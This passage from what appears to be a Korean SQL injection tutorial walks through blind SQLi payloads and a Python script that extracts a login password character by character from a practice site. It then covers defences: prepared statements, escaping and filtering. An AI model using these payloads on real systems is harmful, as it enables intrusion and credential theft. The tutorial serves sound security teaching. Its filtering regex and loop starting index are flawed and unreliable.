login은 테이블 이름으로, Step 4에서 탈취한 정보이다.

step 3, 4와 같은 방식으로 시도하면, column 이름도 모두 알아낼 수 있다.

[Step 6] 데이터 추출

앞선 스텝에서 DB, table, column 이름을 모두 알아내었으므로, 이제 데이터를 추출할 수 있다. 쿼리문의 형태는 다음과 같다.

```
admin' and ascii(substring(select login_pw from login limit n, 1), m, 1) > x and 1 = 1 #
```

login_pw는 login 테이블의 비밀번호를 저장하는 column 이름으로, Step 4에서 탈취한 정보이다. id를

먼저 알아낸 후 where 절을 추가하여 데이터를 탈취하는 방식도 가능하다.

```
admin' and ascii(substring(select login_pw from login where id = 'admin'), m, 1) > x and 1 = 1 #
```

공격 스텝에서 확인할 수 있듯이, Blind SQLi는 여러 번의 시도를 통해 한 글자씩 알아내기 때문에 자동화 프로그램을 만들어서 사용하는 것이 효율적이다.

[Blind SQLi 자동화 코드]

Blind SQLi 자동화 코드는 크게 길이를 알아내는 함수와 비밀번호의 각 글자를 알아내는 함수로 구성할 수 있다. 길이를 알아내는 함수를 살펴보자.

```
import requests

url = "http://normaltic.com:1107/SQLi/level2.php"
cookie = {'PHPSESSID': 'c9e43l0bfacfepgbc97rc1lf3i'}

def find_length():
  pwlength = 1
  while True:
    data = {"username": "administrator' and length(password) = {} #".format(pwlength),
"password":"123"}
    req = requests.post(url, data = data, cookies = cookie)

    if "Welcome administrator!" in req.text:
      return pwlength
    else: pwlength += 1
```

우선 HTTP 라이브러리인 requests를 사용해서 접속하고자 하는 URL에 GET / POST 메소드에 따른 쿼리

문과 쿠키 정보를 보낸다. 사이트별로 응답을 분석해서 내가 보낸 요청의 유효 여부를 확인함으로써 원하는 정보를 얻어낼 수 있다.

위의 사이트의 경우 해당 요청이 참이라면 로그인에 성공하면서 "Welcome administrator!"라는 문구가 뜨기 때문에, 비밀번호의 길이를 1부터 시작해서 점점 값을 늘려가며 요청을 보내면, 비밀번호의 길이가 맞았을 때 해당 문구를 볼 수 있다.

비밀번호의 각 글자들도 길이를 알아냈을 때와 비슷하게 ascii(substring(pw, n, 1)) > m 요청을 반복해서 보내는 방식으로 알아낼 수 있지만, 이진탐색 기법을 사용하면 훨씬 효율적으로 구할 수 있다.

```
def find_pw():
  length = find_length()
  password = ""
  for i in range(35, length):
    s = 1
    e = 127
    value = 64

    while True:
      data = {"username": "administrator' and ascii(substring(password, {}, 1)) = {}
#".format(i+1, value), "password":"123"}
      req = requests.post(url, data = data, cookies = cookie)
      if "Welcome administrator!" in req.text:
        password += chr(value)
        print(password)
        break
      else:
        data = {"username": "administrator' and ascii(substring(password, {}, 1)) > {}
#".format(i+1, value), "password":"123"}
        req = requests.post(url, data = data, cookies = cookie)
        if "Welcome administrator!" in req.text:
          s = value
          value = (value + e) // 2
        else:
          e = value
          value = (s + value) // 2
  print("비밀번호는: ", password)

find_pw()
```

우선 비밀번호의 길이를 구한 후, 해당 길이만큼 반복문을 돌린다. 비밀번호를 구성하는 문자들이 아스키코드값 128 이하의 문자들로 구성되어 있다고 가정하고 중간값을 64로 설정하여 쿼리를 보낸다. 요청을 보낸 아스키코드값보다 큰지 작은지를 판단하여 값을 새로운 중간값으로 조정한다. 비밀번호 한 글자마다 1부터 128까지 살펴보는 대신, 평균 8번의 요청으로 아스키 값을 구할 수 있기 때문에 훨씬 효율적으로 비밀번호를 구할 수 있다.

IV. SQL Injection 대응 방안

지금까지 SQL Injection의 개념과 다양한 공격 방법에 대해 알아보았는데, 삽입 공격은 큰 데이터 유출로 이어지므로 이를 막기 위한 대응 방안이 필요하다.

SQL injection이 가능한 이유는, 사용자가 입력한 값을 그대로 SQL 구문에 포함하기 때문이므로, 사용자의 입력 값을 한번 검사할 필요가 있다. 사용자의 입력값을 처리하는 두 가지 방법에 대해 알아보자.

1) Prepared Statement

prepared statement 혹은 parameterized statement는 SQL 구문을 먼저 컴파일한 이후에 사용자의 입력값을 바인딩 하는 방식을 사용한다. 특정 값을 지정하지 않은 SQL 구문을 하나의 템플릿으로 만들어둔 후, 실행할 때 변수에 값을 지정하여 사용자가 입력한 값이 SQL 구문의 일부가 아닌 하나의 문자열로 인식되도록 한다.

```php
<?php
        if(isset($_POST['signupid']) && isset($_POST['signuppw'])){
        $username = $_POST['signupid'];
        $password = $_POST['signuppw'];

        $conn = mysqli_connect('localhost', 'id', 'pw', 'dbname');
        $sql = "INSERT INTO login (login_id, login_pw) VALUES ('$username', '$password');";
        $result = mysqli_query($conn, $sql);
?>
```

기존의 회원가입 코드를 살펴보면, 위와 같이 변수를 받은 후 그대로 SQL 구문으로 넣어 주었다.

```php
<?php
        if(isset($_POST['signupid']) && isset($_POST['signuppw'])){
        $conn = mysqli_connect('localhost', 'id', 'pw', 'dbname');

        $pre_stat = $conn->prepare("INSERT INTO login (login_id, login_pw) VALUES (?, ?)");
        $pre_stat->bind_param("ss", $username, $password);

        $username = $_POST['signupid'];
        $password = $_POST['signuppw'];
        $pre_stat->execute();

        $pre_stat->close();
        $conn->close();
?>
```

prepared statement는 prepare로 SQL 구문에서 변수 부분을 '?'로 두고 준비한 후 bind_param을 통해 변수를 바인딩 한다. 첫 번째 인자 "ss"는 데이터의 타입이 string 임을 의미한다. 그 후, execute()를 통해 실행해 주면, prepared statement를 통한 SQL 구문 실행이 가능하다.

2) Filtering

Filtering은 사용자의 입력 값에 특정 값이 포함되었는지를 확인하는 방식이다.

특정 문자를 포함하는 Input 값을 막거나, 특정 문자를 포함하는 Input 값만을 받는 경우로 나눌 수 있다.

1. mysqli_real_escape_string

[syntax]

```
$filtered = mysqli_real_escape_string($conn, $_POST['arg']);
```

mysqli_real_escape_string은 인자로 들어온 string에서 SQLi 공격과 관련된 기호를 문자로 바꾸는 함수이다. 따라서 사용자가 입력한 값이 SQL 구문의 일부가 아닌 하나의 문자열로 인식하게 만들 수 있다.

```
<?php
        if(isset($_POST['signupid']) && isset($_POST['signuppw'])){
        $conn = mysqli_connect('localhost', 'id', 'pw', 'dbname');

        $filtered_username = mysqli_real_escape_string($conn, $_POST['signupid']);
        $filtered_password = mysqli_real_escape_string($conn, $_POST['signuppw']);

        $sql = "INSERT INTO login (login_id, login_pw) VALUES
                                        ('$filtered_username', '$filtered_password');";
?>
```

POST로 받은 값을 mysqli_real_escape_string 함수를 거친 후 SQL 구문에 넣어주면 SQLi 공격에 대응할 수 있다.

2. preg_match

[syntax]

```
preg_match('/check/', $_POST[id])
```

preg_match는 사용자의 입력값으로 특정 문자열을 사용하지 못하도록 막는 함수이다. check에 막고

싶은 문자열들을 작성하면, 두 번째 인자에 작성한 문자열이 있는지 검사하는 기능을 가진다.

```
if(preg_match('/.|'|/', $_POST[id])) exit("Bye");
```

위와 같이 작성하면 POST로 받은 값에 온점(.)이나 작은따옴표(')가 들어가는 경우 exit이 실행된다.

위의 두 가지 함수 외에도 SQLi에 대응하는 필터링 함수는 많다. 하지만 특정 문자를 막는 방식은 모든 경우의 수를 방어할 수 없기 때문에 우회의 위험이 언제나 존재하고, SQLi의 의도로 작성하지 않은 문자도 의도치 않게 막힐 가능성이 있으므로 필터링 방식은 한계가 존재하므로 Prepared Statement를 우선적으로 사용하는 것이 바람직하다.